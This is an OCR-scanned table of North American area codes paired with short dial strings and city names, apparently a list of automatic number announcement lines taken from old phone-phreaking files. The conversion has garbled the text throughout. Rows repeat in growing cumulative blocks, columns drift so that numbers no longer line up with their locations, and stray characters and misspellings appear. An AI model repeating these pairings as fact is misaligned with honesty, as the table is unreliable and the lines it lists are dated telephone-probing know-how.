| N<br>N | 217<br>219<br>219<br>301<br>303<br>305<br>305<br>305<br>310<br>310<br>310<br>310<br>312<br>312<br>312<br>312<br>313<br>313<br>313        | 200-xxx-xxx<br>550<br>559<br>2002006969<br>958-9968<br>958<br>200-555-1212<br>200200200200200<br>780-2411<br>114<br>1223<br>211-2345<br>211-2346<br>200<br>290<br>1-200-8825<br>1-200-555-1212<br>200-200-2002<br>200-222-2222<br>200-xxx-xxxx<br>200200200200200                       | Champaign-Urbana/Springfield, IL<br>Gary/Hammond/Michigan City/Southbend, IN<br>Gary/Hammond/Michigan City/Southbend, IN<br>Hagerstown/Rockville, MD<br>Hagerstown/Rockville, MD<br>Aspen/Boulder/Denver/Durango/Grand Junction<br>/Steamboat Springs, CO<br>Ft. Lauderdale/Key West/Miami, FL<br>Ft. Lauderdale/Key West/Miami, FL<br>Ft. Lauderdale/Key West/Miami, FL<br>Long Beach, CA (On many GTE switches)<br>Long Beach, CA (On many GTE switches)<br>Long Beach, CA (Some 1AESS switches)<br>Long Beach, CA (English response)<br>Long Beach, CA (DTMF response)<br>Chicago, IL<br>Chicago, IL<br>Chicago, IL<br>Ann Arbor/Dearborn/Detroit, MI<br>Ann Arbor/Dearborn/Detroit, MI<br>Ann Arbor/Dearborn/Detroit, MI<br>Ann Arbor/Dearborn/Detroit, MI  |
| N<br>N | 217<br>219<br>219<br>301<br>303<br>305<br>305<br>305<br>310<br>310<br>310<br>310<br>312<br>312<br>312<br>312<br>313<br>313<br>313<br>313 | 200-xxx-xxx<br>550<br>559<br>2002006969<br>958-9968<br>958<br>200-555-1212<br>200200200200200<br>780-2411<br>114<br>1223<br>211-2345<br>211-2345<br>211-2346<br>200<br>290<br>1-200-8825<br>1-200-555-1212<br>200-2002002<br>200-222-2222<br>200-xxx-xxx<br>200200200200200<br>410-xxx# | Champaign-Urbana/Springfield, IL<br>Gary/Hammond/Michigan City/Southbend, IN<br>Gary/Hammond/Michigan City/Southbend, IN<br>Hagerstown/Rockville, MD<br>Hagerstown/Rockville, MD<br>Aspen/Boulder/Denver/Durango/Grand Junction<br>/Steamboat Springs, CO<br>Ft. Lauderdale/Key West/Miami, FL<br>Ft. Lauderdale/Key West/Miami, FL<br>Ft. Lauderdale/Key West/Miami, FL<br>Long Beach, CA (On many GTE switches)<br>Long Beach, CA (On many GTE switches)<br>Long Beach, CA (Some 1AESS switches)<br>Long Beach, CA (English response)<br>Long Beach, CA (DTMF response)<br>Chicago, IL<br>Chicago, IL<br>Chicago, IL<br>Chicago, IL<br>Ann Arbor/Dearborn/Detroit, MI<br>Ann Arbor/Dearborn/Detroit, MI<br>Ann Arbor/Dearborn/Detroit, MI<br>Ann Arbor/Dearborn/Detroit, MI<br>Columbia/Jefferson City/St.Louis, MO |

|    | 21 5  | 000   |  |
|----|---|---|--|
|    | 315   | 998   | Syracuse/Utica, NY   |
|    | 317   | 310-222-2222  | Indianapolis/Kokomo, IN  |
|    | 317   | 559-222-2222  | Indianapolis/Kokomo, IN  |
|    | 317   | 743-1218  | Indianapolis/Kokomo, IN  |
|    | 334   | 5572411   | Montgomery, AL   |
|    | 334   | 5572311   | Montgomery, AL   |
|    | 401   | 200-200-4444  | RI   |
|    | 401   | 222-2222  | RI   |
|    | 402   | 311   | Lincoln, NE  |
|    | 404   | 311   | Atlanta, GA  |
| Ν  | 770   | 780-2311  | Atlanta, GA  |
|    | 404   | 940-xxx-xxxx  | Atlanta, GA  |
|    | 404   | 990   | Atlanta, GA  |
|    | 405   | 890-777777  | Enid/Oklahoma City, OK   |
|    | 405   | 897   | Enid/Oklahoma City, OK   |
| тт | 407   | 200-222-2222  | Orlando/West Palm Beach, FL (Bell South)   |
|    | 407   | 520-3111  |  |
| IN |   |   | Orlando/West Palm Beach, FL (United)   |
|    | 408   | 300-xxx-xxxx  | San Jose, CA   |
|    | 408   | 760   | San Jose, CA   |
|    | 408   | 940   | San Jose, CA   |
|    | 409   | 951   | Beaumont/Galveston, TX   |
|    | 409   | 970-xxxx  | Beaumont/Galveston, TX   |
|    | 410   | 200-6969  | Annapolis/Baltimore, MD  |
| Ν  | 410   | 200-200-6969  | Annapolis/Baltimore, MD  |
|    | 410   | 200-555-1212  | Annapolis/Baltimore, MD  |
|    | 410   | 811   | Annapolis/Baltimore, MD  |
|    | 412   | 711-6633  | Pittsburgh, PA   |
|    | 412   | 711-4411  | Pittsburgh, PA   |
|    | 412   | 999-xxxx  | Pittsburgh, PA   |
|    | 413   | 958   | Pittsfield/Springfield, MA   |
|    | 413   | 200-555-5555  | Pittsfield/Springfield, MA   |
|    | 414   | 330-2234  | Fond du Lac/Green Bay/Milwaukee/Racine, WI   |
|    | 415   | 200-555-1212  | San Francisco, CA  |
|    | 415   | 211-2111  | San Francisco, CA  |
|    | 415   | 2222  | San Francisco, CA  |
|    | 415   | 640   | San Francisco, CA  |
|    | 110   |   | San Francisco, CA  |
|    | 415   | 760-2878  |  |
|    | 415   |   | San Francisco, CA  |
|    | 415<br>415  | 7600-2222   | San Francisco, CA<br>Toledo, OH  |
| N  | 415<br>415<br>419   | 7600-2222<br>311  | Toledo, OH   |
|    | 415<br>415<br>419<br>423  | 7600-2222<br>311<br>200-200-200   | Toledo, OH<br>Chatanooga, Johnson City, Knoxville , TN   |
|    | 415<br>415<br>419<br>423<br>501   | 7600-2222<br>311<br>200-200-200<br>511  | Toledo, OH<br>Chatanooga, Johnson City, Knoxville , TN<br>AR   |
|    | 415<br>415<br>419<br>423<br>501<br>502  | 7600-2222<br>311<br>200-200-200<br>511<br>2002222222  | Toledo, OH<br>Chatanooga, Johnson City, Knoxville , TN<br>AR<br>Frankfort/Louisville/Paducah/Shelbyville, KY   |
|    | 415<br>415<br>419<br>423<br>501<br>502<br>502   | 7600-2222<br>311<br>200-200-200<br>511<br>2002222222<br>997-555-1212  | Toledo, OH<br>Chatanooga, Johnson City, Knoxville , TN<br>AR<br>Frankfort/Louisville/Paducah/Shelbyville, KY<br>Frankfort/Louisville/Paducah/Shelbyville, KY   |
|    | 415<br>419<br>423<br>501<br>502<br>502<br>503   | 7600-2222<br>311<br>200-200-200<br>511<br>2002222222<br>997-555-1212<br>611   | Toledo, OH<br>Chatanooga, Johnson City, Knoxville , TN<br>AR<br>Frankfort/Louisville/Paducah/Shelbyville, KY<br>Frankfort/Louisville/Paducah/Shelbyville, KY<br>Portland, OR   |
|    | 415<br>419<br>423<br>501<br>502<br>502<br>503<br>503  | 7600-2222<br>311<br>200-200-200<br>511<br>2002222222<br>997-555-1212<br>611<br>999  | Toledo, OH<br>Chatanooga, Johnson City, Knoxville , TN<br>AR<br>Frankfort/Louisville/Paducah/Shelbyville, KY<br>Frankfort/Louisville/Paducah/Shelbyville, KY<br>Portland, OR<br>Portland, OR (GTE)   |
|    | 415<br>419<br>423<br>501<br>502<br>502<br>503<br>503<br>503   | 7600-2222<br>311<br>200-200-200<br>511<br>2002222222<br>997-555-1212<br>611<br>999<br>99882233  | Toledo, OH<br>Chatanooga, Johnson City, Knoxville , TN<br>AR<br>Frankfort/Louisville/Paducah/Shelbyville, KY<br>Frankfort/Louisville/Paducah/Shelbyville, KY<br>Portland, OR<br>Portland, OR (GTE)<br>Baton Rouge/New Orleans, LA  |
|    | 415<br>419<br>423<br>501<br>502<br>502<br>503<br>503<br>503<br>504<br>504   | 7600-2222<br>311<br>200-200-200<br>511<br>2002222222<br>997-555-1212<br>611<br>999<br>99882233<br>201-269-1111  | Toledo, OH<br>Chatanooga, Johnson City, Knoxville , TN<br>AR<br>Frankfort/Louisville/Paducah/Shelbyville, KY<br>Frankfort/Louisville/Paducah/Shelbyville, KY<br>Portland, OR<br>Portland, OR (GTE)<br>Baton Rouge/New Orleans, LA<br>Baton Rouge/New Orleans, LA   |
|    | 415<br>419<br>423<br>501<br>502<br>503<br>503<br>503<br>504<br>504<br>504   | 7600-2222<br>311<br>200-200-200<br>511<br>2002222222<br>997-555-1212<br>611<br>999<br>99882233<br>201-269-1111<br>998   | Toledo, OH<br>Chatanooga, Johnson City, Knoxville , TN<br>AR<br>Frankfort/Louisville/Paducah/Shelbyville, KY<br>Frankfort/Louisville/Paducah/Shelbyville, KY<br>Portland, OR<br>Portland, OR<br>Portland, OR (GTE)<br>Baton Rouge/New Orleans, LA<br>Baton Rouge/New Orleans, LA   |
|    | 415<br>419<br>423<br>501<br>502<br>503<br>503<br>503<br>504<br>504<br>504   | 7600-2222<br>311<br>200-200-200<br>511<br>2002222222<br>997-555-1212<br>611<br>999<br>99882233<br>201-269-1111<br>998<br>99851-0000000000   | Toledo, OH<br>Chatanooga, Johnson City, Knoxville , TN<br>AR<br>Frankfort/Louisville/Paducah/Shelbyville, KY<br>Frankfort/Louisville/Paducah/Shelbyville, KY<br>Portland, OR<br>Portland, OR<br>Portland, OR (GTE)<br>Baton Rouge/New Orleans, LA<br>Baton Rouge/New Orleans, LA<br>Baton Rouge/New Orleans, LA  |
|    | 415<br>419<br>423<br>501<br>502<br>503<br>503<br>504<br>504<br>504<br>504<br>504  | 7600-2222<br>311<br>200-200-200<br>511<br>2002222222<br>997-555-1212<br>611<br>999<br>99882233<br>201-269-1111<br>998<br>99851-0000000000<br>958  | Toledo, OH<br>Chatanooga, Johnson City, Knoxville , TN<br>AR<br>Frankfort/Louisville/Paducah/Shelbyville, KY<br>Frankfort/Louisville/Paducah/Shelbyville, KY<br>Portland, OR<br>Portland, OR (GTE)<br>Baton Rouge/New Orleans, LA<br>Baton Rouge/New Orleans, LA<br>Baton Rouge/New Orleans, LA<br>Fall River/New Bedford/Worchester, MA   |
|    | 415<br>419<br>423<br>501<br>502<br>503<br>503<br>504<br>504<br>504<br>504<br>504<br>508<br>508  | 7600-2222<br>311<br>200-200-200<br>511<br>2002222222<br>997-555-1212<br>611<br>999<br>99882233<br>201-269-1111<br>998<br>99851-0000000000<br>958<br>200-222-1234  | Toledo, OH<br>Chatanooga, Johnson City, Knoxville , TN<br>AR<br>Frankfort/Louisville/Paducah/Shelbyville, KY<br>Frankfort/Louisville/Paducah/Shelbyville, KY<br>Portland, OR<br>Portland, OR<br>Portland, OR (GTE)<br>Baton Rouge/New Orleans, LA<br>Baton Rouge/New Orleans, LA<br>Baton Rouge/New Orleans, LA<br>Fall River/New Bedford/Worchester, MA<br>Fall River/New Bedford/Worchester, MA  |
|    | 415<br>419<br>423<br>501<br>502<br>503<br>503<br>504<br>504<br>504<br>504<br>504<br>508<br>508  | 7600-2222<br>311<br>200-200-200<br>511<br>2002222222<br>997-555-1212<br>611<br>999<br>99882233<br>201-269-1111<br>998<br>99851-0000000000<br>958<br>200-222-1234<br>200-222-2222  | Toledo, OH<br>Chatanooga, Johnson City, Knoxville , TN<br>AR<br>Frankfort/Louisville/Paducah/Shelbyville, KY<br>Frankfort/Louisville/Paducah/Shelbyville, KY<br>Portland, OR<br>Portland, OR (GTE)<br>Baton Rouge/New Orleans, LA<br>Baton Rouge/New Orleans, LA<br>Baton Rouge/New Orleans, LA<br>Baton Rouge/New Orleans, LA<br>Fall River/New Bedford/Worchester, MA<br>Fall River/New Bedford/Worchester, MA   |
|    | 415<br>419<br>423<br>501<br>502<br>503<br>503<br>504<br>504<br>504<br>504<br>504<br>504<br>508<br>508<br>508  | 7600-2222<br>311<br>200-200-200<br>511<br>2002222222<br>997-555-1212<br>611<br>999<br>99882233<br>201-269-1111<br>998<br>99851-0000000000<br>958<br>200-222-1234<br>200-222-2222<br>26011   | Toledo, OH<br>Chatanooga, Johnson City, Knoxville , TN<br>AR<br>Frankfort/Louisville/Paducah/Shelbyville, KY<br>Frankfort/Louisville/Paducah/Shelbyville, KY<br>Portland, OR<br>Portland, OR<br>Portland, OR (GTE)<br>Baton Rouge/New Orleans, LA<br>Baton Rouge/New Orleans, LA<br>Baton Rouge/New Orleans, LA<br>Baton Rouge/New Orleans, LA<br>Fall River/New Bedford/Worchester, MA<br>Fall River/New Bedford/Worchester, MA<br>Fall River/New Bedford/Worchester, MA  |
|    | 415<br>419<br>423<br>501<br>502<br>503<br>503<br>504<br>504<br>504<br>504<br>504<br>508<br>508<br>508<br>508<br>508   | 7600-2222<br>311<br>200-200-200<br>511<br>2002222222<br>997-555-1212<br>611<br>999<br>99882233<br>201-269-1111<br>998<br>99851-0000000000<br>958<br>200-222-1234<br>200-222-2222<br>26011<br>560  | Toledo, OH<br>Chatanooga, Johnson City, Knoxville , TN<br>AR<br>Frankfort/Louisville/Paducah/Shelbyville, KY<br>Frankfort/Louisville/Paducah/Shelbyville, KY<br>Portland, OR<br>Portland, OR (GTE)<br>Baton Rouge/New Orleans, LA<br>Baton Rouge/New Orleans, LA<br>Baton Rouge/New Orleans, LA<br>Baton Rouge/New Orleans, LA<br>Fall River/New Bedford/Worchester, MA<br>Fall River/New Bedford/Worchester, MA<br>Fall River/New Bedford/Worchester, MA<br>Fall River/New Bedford/Worchester, MA   |
|    | 415<br>419<br>423<br>501<br>502<br>503<br>503<br>504<br>504<br>504<br>504<br>504<br>504<br>508<br>508<br>508<br>508<br>508                                    | 7600-2222<br>311<br>200-200-200<br>511<br>2002222222<br>997-555-1212<br>611<br>999<br>99882233<br>201-269-1111<br>998<br>99851-0000000000<br>958<br>200-222-1234<br>200-222-2222<br>26011<br>560<br>760-1111                                    | Toledo, OH<br>Chatanooga, Johnson City, Knoxville , TN<br>AR<br>Frankfort/Louisville/Paducah/Shelbyville, KY<br>Frankfort/Louisville/Paducah/Shelbyville, KY<br>Portland, OR<br>Portland, OR (GTE)<br>Baton Rouge/New Orleans, LA<br>Baton Rouge/New Orleans, LA<br>Baton Rouge/New Orleans, LA<br>Baton Rouge/New Orleans, LA<br>Fall River/New Bedford/Worchester, MA<br>Fall River/New Bedford/Worchester, MA<br>Fall River/New Bedford/Worchester, MA<br>Fall River/New Bedford/Worchester, MA<br>Spokane/Walla Walla/Yakima, WA<br>Oakland, CA  |
|    | 415<br>419<br>423<br>501<br>502<br>503<br>503<br>504<br>504<br>504<br>504<br>504<br>508<br>508<br>508<br>508<br>508   | 7600-2222<br>311<br>200-200-200<br>511<br>2002222222<br>997-555-1212<br>611<br>999<br>99882233<br>201-269-1111<br>998<br>99851-0000000000<br>958<br>200-222-1234<br>200-222-2222<br>26011<br>560  | Toledo, OH<br>Chatanooga, Johnson City, Knoxville , TN<br>AR<br>Frankfort/Louisville/Paducah/Shelbyville, KY<br>Frankfort/Louisville/Paducah/Shelbyville, KY<br>Portland, OR<br>Portland, OR (GTE)<br>Baton Rouge/New Orleans, LA<br>Baton Rouge/New Orleans, LA<br>Baton Rouge/New Orleans, LA<br>Falon Rouge/New Orleans, LA<br>Fall River/New Bedford/Worchester, MA<br>Fall River/New Bedford/Worchester, MA<br>Fall River/New Bedford/Worchester, MA<br>Fall River/New Bedford/Worchester, MA<br>Fall River/New Bedford/Worchester, MA<br>Spokane/Walla Walla/Yakima, WA<br>Oakland, CA<br>Austin/Corpus Christi, TX  |
|    | 415<br>419<br>423<br>501<br>502<br>503<br>503<br>504<br>504<br>504<br>504<br>504<br>504<br>508<br>508<br>508<br>508<br>508                                    | 7600-2222<br>311<br>200-200-200<br>511<br>2002222222<br>997-555-1212<br>611<br>999<br>99882233<br>201-269-1111<br>998<br>99851-0000000000<br>958<br>200-222-1234<br>200-222-2222<br>26011<br>560<br>760-1111                                    | Toledo, OH<br>Chatanooga, Johnson City, Knoxville , TN<br>AR<br>Frankfort/Louisville/Paducah/Shelbyville, KY<br>Frankfort/Louisville/Paducah/Shelbyville, KY<br>Portland, OR<br>Portland, OR (GTE)<br>Baton Rouge/New Orleans, LA<br>Baton Rouge/New Orleans, LA<br>Baton Rouge/New Orleans, LA<br>Baton Rouge/New Orleans, LA<br>Fall River/New Bedford/Worchester, MA<br>Fall River/New Bedford/Worchester, MA<br>Fall River/New Bedford/Worchester, MA<br>Fall River/New Bedford/Worchester, MA<br>Spokane/Walla Walla/Yakima, WA<br>Oakland, CA  |
| Ν  | 415<br>419<br>423<br>501<br>502<br>503<br>503<br>504<br>504<br>504<br>504<br>504<br>504<br>508<br>508<br>508<br>508<br>508<br>508<br>508                      | 7600-2222<br>311<br>200-200-200<br>511<br>2002222222<br>997-555-1212<br>611<br>999<br>99882233<br>201-269-1111<br>998<br>99851-0000000000<br>958<br>200-222-1234<br>200-222-2222<br>26011<br>560<br>760-1111<br>830                             | Toledo, OH<br>Chatanooga, Johnson City, Knoxville , TN<br>AR<br>Frankfort/Louisville/Paducah/Shelbyville, KY<br>Frankfort/Louisville/Paducah/Shelbyville, KY<br>Portland, OR<br>Portland, OR (GTE)<br>Baton Rouge/New Orleans, LA<br>Baton Rouge/New Orleans, LA<br>Baton Rouge/New Orleans, LA<br>Falon Rouge/New Orleans, LA<br>Fall River/New Bedford/Worchester, MA<br>Fall River/New Bedford/Worchester, MA<br>Fall River/New Bedford/Worchester, MA<br>Fall River/New Bedford/Worchester, MA<br>Fall River/New Bedford/Worchester, MA<br>Spokane/Walla Walla/Yakima, WA<br>Oakland, CA<br>Austin/Corpus Christi, TX  |
| Ν  | 415<br>419<br>423<br>501<br>502<br>503<br>503<br>504<br>504<br>504<br>504<br>504<br>504<br>508<br>508<br>508<br>508<br>508<br>508<br>508<br>508<br>508        | 7600-2222<br>311<br>200-200-200<br>511<br>2002222222<br>997-555-1212<br>611<br>999<br>99882233<br>201-269-1111<br>998<br>99851-0000000000<br>958<br>200-222-1234<br>200-222-2222<br>26011<br>560<br>760-1111<br>830<br>970-xxxx                 | Toledo, OH<br>Chatanooga, Johnson City, Knoxville , TN<br>AR<br>Frankfort/Louisville/Paducah/Shelbyville, KY<br>Frankfort/Louisville/Paducah/Shelbyville, KY<br>Portland, OR<br>Portland, OR (GTE)<br>Baton Rouge/New Orleans, LA<br>Baton Rouge/New Orleans, LA<br>Baton Rouge/New Orleans, LA<br>Fall River/New Bedford/Worchester, MA<br>Fall River/New Bedford/Worchester, MA<br>Spokane/Walla Walla/Yakima, WA<br>Oakland, CA<br>Austin/Corpus Christi, TX<br>Austin/Corpus Christi, TX |
| Ν  | 415<br>419<br>423<br>501<br>502<br>503<br>503<br>504<br>504<br>504<br>504<br>504<br>504<br>508<br>508<br>508<br>508<br>508<br>508<br>508<br>508<br>508<br>508 | 7600-2222<br>311<br>200-200-200<br>511<br>2002222222<br>997-555-1212<br>611<br>999<br>99882233<br>201-269-1111<br>998<br>99851-0000000000<br>958<br>200-222-1234<br>200-222-2222<br>26011<br>560<br>760-1111<br>830<br>970-xxxx<br>380-55555555 | Toledo, OH<br>Chatanooga, Johnson City, Knoxville , TN<br>AR<br>Frankfort/Louisville/Paducah/Shelbyville, KY<br>Frankfort/Louisville/Paducah/Shelbyville, KY<br>Portland, OR<br>Portland, OR<br>Portland, OR (GTE)<br>Baton Rouge/New Orleans, LA<br>Baton Rouge/New Orleans, LA<br>Baton Rouge/New Orleans, LA<br>Fall River/New Bedford/Worchester, MA<br>Fall River/New Bedford/Worchester, MA<br>Spokane/Walla Walla/Yakima, WA<br>Oakland, CA<br>Austin/Corpus Christi, TX<br>Austin/Corpus Christi, TX<br>Cincinnati/Dayton, OH  |

| Ν  | 516<br>517<br>517<br>518<br>518<br>518<br>540<br>540<br>540<br>541<br>603<br>606 | 958<br>968<br>200-222-2222<br>200200200200200<br>511<br>997<br>998<br>211<br>311<br>200<br>200-222-2222<br>997-555-1212 | Hempstead/Long Island, NY<br>Hempstead/Long Island, NY<br>Bay City/Jackson/Lansing, MI<br>Bay City/Jackson/Lansing, MI<br>Albany/Schenectady/Troy, NY<br>Albany/Schenectady/Troy, NY<br>Albany/Schenectady/Troy, NY<br>Roanoke, VA (GTE)<br>Roanoke, VA (GTE)<br>Bend, OR<br>NH<br>Ashland/Winchester, KY |
|----|--|---|---|
|    | 606<br>606   | 711   | Ashland/Winchester, KY<br>Ashland/Winchester, KY  |
|    | 607  | 993   | Binghamton/Elmira, NY   |
|    | 609  | 958   | Atlantic City/Camden/Trenton/Vineland, NJ   |
|    | 610  | 958   | Allentown/Reading, PA   |
|    | 610<br>612   | 958-4100<br>511   | Allentown/Reading, PA<br>Minneapolis/St.Paul, MN  |
|    | 614  | 200   | Columbus/Steubenville, OH   |
|    | 614  | 571   | Columbus/Steubenville, OH   |
|    | 615  | 200200200200200   | Chatanooga/Knoxville/Nashville, TN  |
|    | 615  | 2002222222  | Chatanooga/Knoxville/Nashville, TN  |
|    | 615<br>616   | 830<br>200-222-2222   | Nashville, TN<br>Battle Creek/Grand Rapids/Kalamazoo, MI  |
|    | 617  | 200-222-1234  | Boston, MA  |
|    | 617  | 200-222-2222  | Boston, MA  |
|    | 617<br>617   | 200-444-4444<br>220-2622  | Boston, MA (Woburn, MA)   |
|    | 617<br>617   | 958   | Boston, MA<br>Boston, MA  |
|    | 618  | 200-xxx-xxxx  | Alton/Cairo/Mt.Vernon, IL   |
|    | 618  | 930   | Alton/Cairo/Mt.Vernon, IL   |
|    | 619<br>610   | 211-2001  | San Diego, CA   |
| N  | 619<br>659   | 211-2121<br>220-2622  | San Diego, CA<br>Newmarket, NH  |
|    | 703  | 211   | VA  |
| Ν  | 703  | 511-3636  | Culpeper/Orange/Fredericksburg, VA  |
|    | 703  | 811<br>311  | Alexandria/Arlington/Roanoke, VA  |
| N  | 704<br>706   | 940-xxxx  | Asheville/Charlotte, NC<br>Augusta, GA  |
|    | 707  | 211-2222  | Eureka, CA  |
|    | 708  | 1-200-555-1212  | Chicago/Elgin, IL   |
|    | 708<br>708   | 1-200-8825<br>200-6153  | Chicago/Elgin, IL (Last four change rapidly)<br>Chicago/Elgin, IL   |
|    | 708  | 724-9951  | Chicago/Elgin, IL   |
|    | 713  | 380   | Houston, TX   |
|    | 713  | 970-xxxx  | Houston, TX   |
| NT | 713<br>713   | 811<br>380-5555-5555  | Humble, TX<br>Houston, TX   |
| IN | 714  | 114   | Anaheim, CA (GTE)   |
|    | 714  | 211-2121  | Anaheim, CA (PacBell)   |
|    | 714  | 211-2222  | Anaheim, CA (Pacbell)   |
| Ν  | 714  | 211-7777  | Anaheim, CA (Pacbell)   |
|    | 716<br>716   | 511<br>990  | Buffalo/Niagara Falls/Rochester, NY (Rochester Tel)<br>Buffalo/Niagara Falls/Rochester, NY (Rochester Tel)  |
|    | 717  | 958   | Harrisburg/Scranton/Wilkes-Barre, PA  |
|    | 718  | 958   | Bronx/Brooklyn/Queens/Staten Island, NY   |
|    | 770  | 940-xxx-xxxx  | Marietta/Norcross, GA   |
| N  | 770<br>802   | 780-2311<br>2-222-222-2222  | Marietta/Norcross, GA<br>Vermont  |
|    | 802  | 200-222-2222  | Vermont   |
|    |  |   |   |

|                  | 802  | 1-700-222-2222  | Vermont   |
|------------------|--|---|---|
|                  | 802  | 111-2222  | Vermont   |
| Ν                | 804  | 990   | Virginia Beach, VA  |
|                  | 805  | 114   | Bakersfield/Santa Barbara, CA   |
|                  | 805  | 211-2345  | Bakersfield/Santa Barbara, CA   |
|                  | 805  | 211-2346  | Bakersfield/Santa Barbara, CA (Returns DTMF)  |
|                  | 805  | 830   | Bakersfield/Santa Barbara, CA   |
|                  | 806  | 970-xxxx  | Amarillo/Lubbock, TX  |
|                  | 810  | 200200200200200   | Flint/Pontiac/Southfield/Troy, MI   |
| Ν                | 810  | 311   | Pontiac/Southfield/Troy, MI   |
|                  | 812  | 410-555-1212  | Evansville, IN  |
|                  | 813  | 311   | Ft. Meyers/St. Petersburg/Tampa, FL   |
|                  | 815  | 200-3374  | Crystal Lake, IL  |
|                  | 815  | 270-3374  | Crystal Lake, IL  |
| Ν                | 815  | 770-3374  | Crystal Lake, IL  |
|                  | 815  | 200-xxx-xxxx  | La Salle/Rockford, IL   |
|                  | 815  | 290   | La Salle/Rockford, IL   |
|                  | 817  | 211   | Ft. Worth/Waco, TX  |
|                  | 817  | 970-611-1111  | Ft. Worth/Waco, TX (Southwestern Bell)  |
|                  | 818  | 1223  | Pasadena, CA (Some 1AESS switches)  |
|                  | 818  | 211-2345  | Pasadena, CA (English response)   |
|                  | 818  | 211-2346  | Pasadena, CA (DTMF response)  |
| Ν                | 860  | 970   | CT  |
|                  | 903<br>904   | 970-611-1111  | Tyler, TX   |
|                  | 904<br>906   | 200-222-222<br>1-200-222-2222   | Jackonsville/Pensacola/Tallahasee, FL   |
|                  | 900<br>907   | 811   | Marquette/Sault Ste. Marie, MI<br>AK  |
|                  | 908  | 958   | New Brunswick, NJ   |
| N                | 909  | 111   | Riverside/San Bernardino, CA (GTE)  |
|                  | 910  | 200   | Fayetteville/Greensboro/Raleigh/Winston-Salem, NC   |
|                  | 910  | 311   | Fayetteville/Greensboro/Raleigh/Winston-Salem, NC   |
|                  |  |   |   |
|                  | 910  | 988   | Fayetteville/Greensboro/Raleigh/Winston-Salem, NC   |
|                  | 910<br>914   | 988<br>990-1111   | Fayetteville/Greensboro/Raleigh/Winston-Salem, NC<br>Peekskill/Poughkeepsie/White Plains/Yonkers, NY  |
|                  |  | 988<br>990-1111<br>970-xxxx   | Peekskill/Poughkeepsie/White Plains/Yonkers, NY   |
| N                | 914  | 990-1111  |   |
| N                | 914<br>915   | 990-1111<br>970-xxxx  | Peekskill/Poughkeepsie/White Plains/Yonkers, NY<br>Abilene/El Paso, TX  |
| N                | 914<br>915<br>916  | 990-1111<br>970-xxxx<br>211-0007  | Peekskill/Poughkeepsie/White Plains/Yonkers, NY<br>Abilene/El Paso, TX<br>Sacramento, CA (Pac Bell)   |
| N                | 914<br>915<br>916<br>916   | 990-1111<br>970-xxxx<br>211-0007<br>461   | Peekskill/Poughkeepsie/White Plains/Yonkers, NY<br>Abilene/El Paso, TX<br>Sacramento, CA (Pac Bell)<br>Sacramento, CA (Roseville Telephone)   |
|                  | 914<br>915<br>916<br>916<br>919  | 990-1111<br>970-xxxx<br>211-0007<br>461<br>200  | Peekskill/Poughkeepsie/White Plains/Yonkers, NY<br>Abilene/El Paso, TX<br>Sacramento, CA (Pac Bell)<br>Sacramento, CA (Roseville Telephone)<br>Durham, NC   |
| N                | 914<br>915<br>916<br>916<br>919<br>919   | 990-1111<br>970-xxxx<br>211-0007<br>461<br>200<br>711<br>200-555-1212   | Peekskill/Poughkeepsie/White Plains/Yonkers, NY<br>Abilene/El Paso, TX<br>Sacramento, CA (Pac Bell)<br>Sacramento, CA (Roseville Telephone)<br>Durham, NC<br>Durham, NC   |
| N<br>N           | 914<br>915<br>916<br>916<br>919<br>919<br>919  | 990-1111<br>970-xxxx<br>211-0007<br>461<br>200<br>711<br>200-555-1212   | Peekskill/Poughkeepsie/White Plains/Yonkers, NY<br>Abilene/El Paso, TX<br>Sacramento, CA (Pac Bell)<br>Sacramento, CA (Roseville Telephone)<br>Durham, NC<br>Durham, NC<br>Ft. Lauderdale, FL   |
| N<br>N           | 914<br>915<br>916<br>919<br>919<br>954<br>954<br>954   | 990-1111<br>970-xxxx<br>211-0007<br>461<br>200<br>711<br>200-555-1212<br>200200200200200<br>780-2411  | Peekskill/Poughkeepsie/White Plains/Yonkers, NY<br>Abilene/El Paso, TX<br>Sacramento, CA (Pac Bell)<br>Sacramento, CA (Roseville Telephone)<br>Durham, NC<br>Durham, NC<br>Ft. Lauderdale, FL<br>Ft. Lauderdale, FL   |
| N<br>N           | 914<br>915<br>916<br>919<br>919<br>954<br>954<br>954<br>Cana   | 990-1111<br>970-xxxx<br>211-0007<br>461<br>200<br>711<br>200-555-1212<br>200200200200200<br>780-2411<br>da:   | Peekskill/Poughkeepsie/White Plains/Yonkers, NY<br>Abilene/El Paso, TX<br>Sacramento, CA (Pac Bell)<br>Sacramento, CA (Roseville Telephone)<br>Durham, NC<br>Durham, NC<br>Ft. Lauderdale, FL<br>Ft. Lauderdale, FL<br>Ft. Lauderdale, FL   |
| N<br>N           | 914<br>915<br>916<br>919<br>919<br>954<br>954<br>954<br>Cana<br>204  | 990-1111<br>970-xxxx<br>211-0007<br>461<br>200<br>711<br>200-555-1212<br>200200200200200<br>780-2411<br>da:<br>644-4444   | Peekskill/Poughkeepsie/White Plains/Yonkers, NY<br>Abilene/El Paso, TX<br>Sacramento, CA (Pac Bell)<br>Sacramento, CA (Roseville Telephone)<br>Durham, NC<br>Durham, NC<br>Ft. Lauderdale, FL<br>Ft. Lauderdale, FL<br>Ft. Lauderdale, FL<br>Manitoba   |
| N<br>N           | 914<br>915<br>916<br>919<br>919<br>954<br>954<br>954<br>204<br>306   | 990-1111<br>970-xxxx<br>211-0007<br>461<br>200<br>711<br>200-555-1212<br>200200200200200<br>780-2411<br>da:<br>644-4444<br>115  | Peekskill/Poughkeepsie/White Plains/Yonkers, NY<br>Abilene/El Paso, TX<br>Sacramento, CA (Pac Bell)<br>Sacramento, CA (Roseville Telephone)<br>Durham, NC<br>Durham, NC<br>Ft. Lauderdale, FL<br>Ft. Lauderdale, FL<br>Ft. Lauderdale, FL<br>Manitoba<br>Saskatchewan   |
| N<br>N           | 914<br>915<br>916<br>919<br>954<br>954<br>954<br>204<br>306<br>403   | 990-1111<br>970-xxxx<br>211-0007<br>461<br>200<br>711<br>200-555-1212<br>200200200200200<br>780-2411<br>da:<br>644-4444<br>115<br>311   | Peekskill/Poughkeepsie/White Plains/Yonkers, NY<br>Abilene/El Paso, TX<br>Sacramento, CA (Pac Bell)<br>Sacramento, CA (Roseville Telephone)<br>Durham, NC<br>Durham, NC<br>Ft. Lauderdale, FL<br>Ft. Lauderdale, FL<br>Ft. Lauderdale, FL<br>Ft. Lauderdale, FL<br>Amitoba<br>Saskatchewan<br>Alberta, Yukon and N.W. Territory   |
